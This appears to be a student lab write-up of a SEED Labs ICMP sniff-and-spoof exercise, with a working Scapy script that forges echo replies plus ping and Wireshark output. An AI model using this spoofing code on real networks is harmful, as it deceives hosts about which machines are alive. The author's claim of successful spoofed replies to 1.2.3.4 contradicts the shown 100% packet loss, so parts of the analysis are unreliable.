In this task, I will combine sniffing and spoofing techniques to implement a sniff-and-then-spoof experiment. From the user container, I will `ping` an IP X a total of 5 times. The IP Xs will consist of:

```
1.2.3.4          # A non-existing host on the Internet
8.8.8.8          # An exiting host on the Internet
10.9.0.99        # A non-existing host on the LAN
```

My program, `sniffThenSpoof.py`, should immediately send out echo replies. It can be seen below:



SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Apr 2 22:22
seed@VM: ~/.../volumes


```
#!/usr/bin/env python3
from scapy.all import *

def sniff_then_spoof(pkt):
    target_ip = pkt.getlayer(IP)
    a = IP(src=target_ip.dst, dst=target_ip.src)
    target_icmp = pkt.getlayer(ICMP)
    b = ICMP(type="echo-reply", id=target_icmp.id, seq=target_icmp.seq)
    d = pkt[Raw].load
    s = a/b/d
    send(s)

pkt = sniff(filter='icmp[icmptype] == icmp-echo', prn=sniff_then_spoof)
```

Whenever it sees an ICMP echo request, regardless of what the target IP address is, my program will send out an echo reply using the packet spoofing technique. Therefore, regardless of whether machine X is alive or not, the `ping` program will always receive a reply, indicating that X is alive.

I will test this experiment out by first pinging the IP address `1.2.3.4` from host A:



SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Wireshark
Apr 2 22:45
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
[SEED Labs] Capturing from enp0s3 (icmp)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
Attacker (10.9.0.1): ./sniffThenSpoof.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

```
Host A (10.9.0.5): ping -c 5 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.

--- 1.2.3.4 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4078ms

Host A (10.9.0.5):
```


```
No.  Time                Source       Destination  Protocol  Length  Info
   1 2025-04-02 22:4…   10.0.2.15    1.2.3.4      ICMP        98 Echo (ping) request  id=0x0028, seq=1/256, ttl=63 (no response found!)
   2 2025-04-02 22:4…   4.68.70.57   10.0.2.15    ICMP        70 Destination unreachable (Host unreachable)
   3 2025-04-02 22:4…   10.0.2.15    1.2.3.4      ICMP        98 Echo (ping) request  id=0x0028, seq=2/512, ttl=63 (no response found!)
   4 2025-04-02 22:4…   10.0.2.15    1.2.3.4      ICMP        98 Echo (ping) request  id=0x0028, seq=3/768, ttl=63 (no response found!)
   5 2025-04-02 22:4…   10.0.2.15    1.2.3.4      ICMP        98 Echo (ping) request  id=0x0028, seq=4/1024, ttl=63 (no response found!)
   6 2025-04-02 22:4…   10.0.2.15    1.2.3.4      ICMP        98 Echo (ping) request  id=0x0028, seq=5/1280, ttl=63 (no response found!)

› Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface enp0s3, id 0
› Ethernet II, Src: PcsCompu_68:23:c3 (08:00:27:68:23:c3), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
› Internet Protocol Version 4, Src: 10.0.2.15, Dst: 1.2.3.4
› Internet Control Message Protocol
```

I first run my program inside the Attacker container. After pinging the IP address `1.2.3.4`, I can see that the Wireshark logs indicate that ICMP Echo Requests are being sent, but there are no replies since the destination is not responding. It can also be seen that the Host located at `10.0.2.15` is unreachable, which is unusual, as this IP address is not part of the `10.0.0.0/24` network. I note but ignore this for now.

The terminal shows success ping responses from `1.2.3.4,` even though there was no real host at that address. Thus, my program is successfully spoofing ICMP Echo Replies, making it appear as if the IP address `1.2.3.4`, a non-existing host on the Internet, is responding.

I will continue to test the experiment by pinging the IP address `8.8.8.8` from host A:


SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Wireshark
Apr 2 22:36
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
[SEED Labs] Capturing from enp0s3 (icmp)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
Attacker (10.9.0.1): ./sniffThenSpoof.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

```
Host A (10.9.0.5): ping -c 5 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=21.6 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=56 time=24.1 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=56 time=21.8 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=56 time=17.4 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=56 time=19.3 ms

--- 8.8.8.8 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4019ms
rtt min/avg/max/mdev = 17.356/20.820/24.084/2.304 ms
Host A (10.9.0.5):
```


```
No.  Time              Source     Destination Protoco Length Info
   1 2025-04-02 22:3… 10.0.2.15  8.8.8.8     ICMP      98 Echo (ping) request  id=0x0026, seq=1/256, ttl=63 (reply in 2)
   2 2025-04-02 22:3… 8.8.8.8    10.0.2.15   ICMP      98 Echo (ping) reply    id=0x0026, seq=1/256, ttl=57 (request in 1)
   3 2025-04-02 22:3… 10.0.2.15  8.8.8.8     ICMP      98 Echo (ping) request  id=0x0026, seq=2/512, ttl=63 (reply in 4)
   4 2025-04-02 22:3… 8.8.8.8    10.0.2.15   ICMP      98 Echo (ping) reply    id=0x0026, seq=2/512, ttl=57 (request in 3)
   5 2025-04-02 22:3… 10.0.2.15  8.8.8.8     ICMP      98 Echo (ping) request  id=0x0026, seq=3/768, ttl=63 (reply in 6)
   6 2025-04-02 22:3… 8.8.8.8    10.0.2.15   ICMP      98 Echo (ping) reply    id=0x0026, seq=3/768, ttl=57 (request in 5)
   7 2025-04-02 22:3… 10.0.2.15  8.8.8.8     ICMP      98 Echo (ping) request  id=0x0026, seq=4/1024, ttl=63 (reply in 8)
   8 2025-04-02 22:3… 8.8.8.8    10.0.2.15   ICMP      98 Echo (ping) reply    id=0x0026, seq=4/1024, ttl=57 (request in 7)
   9 2025-04-02 22:3… 10.0.2.15  8.8.8.8     ICMP      98 Echo (ping) request  id=0x0026, seq=5/1280, ttl=63 (reply in 10)
  10 2025-04-02 22:3… 8.8.8.8    10.0.2.15   ICMP      98 Echo (ping) reply    id=0x0026, seq=5/1280, ttl=57 (request in 9)

› Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface enp0s3, id 0
› Ethernet II, Src: PcsCompu_68:23:c3 (08:00:27:68:23:c3), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
› Internet Protocol Version 4, Src: 10.0.2.15, Dst: 8.8.8.8
› Internet Control Message Protocol
```

I first run my program inside the Attacker container. After pinging Google's public DNS, I can see that the Wireshark logs capture ICMP Echo Requests and Replies between the victim (`10.9.0.5`) and the target (`8.8.8.8`). The terminal shows that all ICMP Echo Requests are being successfully received, but with the Attacker repeatedly stating, "**Sent 1 packets**", it would appear the victim is receiving both *the real and fake* replies, making it appear as if the responses are normal.

Thus, my program is successfully spoofing ICMP Echo Replies, mimicking the ones sent from Google's public DNS, IP address `8.8.8.8`, an existing host on the Internet.

I will continue to test the experiment by pinging the IP address `10.9.0.99` this time from host B:


SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Wireshark
Apr 2 22:42
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
[SEED Labs] Capturing from enp0s3 (icmp)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
Attacker (10.9.0.1): ./sniffThenSpoof.py
```

```
Host B (10.9.0.6): ping -c 5 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.6 icmp_seq=1 Destination Host Unreachable
From 10.9.0.6 icmp_seq=2 Destination Host Unreachable
From 10.9.0.6 icmp_seq=3 Destination Host Unreachable
From 10.9.0.6 icmp_seq=4 Destination Host Unreachable
From 10.9.0.6 icmp_seq=5 Destination Host Unreachable

--- 10.9.0.99 ping statistics ---
5 packets transmitted, 0 received, +5 errors, 100% packet loss, time 4082ms
pipe 4
Host B (10.9.0.6):
```

```
No.  Time   Source   Destination Protocol Length Info
```

I first run my program inside the Attacker container. After pinging the IP address `10.9.0.99`, I can see from the Wireshark logs that no ICMP Echo Requests are being captured. The terminal stating "**+5 errors, 100% packet loss**" indicates that the host is indeed missing. If the target (`10.9.0.99`) was simply offline but still known to the network, an ARP request would be seen before the ICMP error. With no ARP reply received, the terminal concludes that the destination host is "**Unreachable**".

Since no ICMP Echo Requests are sent back to the Attacker, the spoofing logic in my code is never triggered. Thus, my program has its limits as it ignores "**Destination Unreachable**" (or *ICMP Type 3*) packets.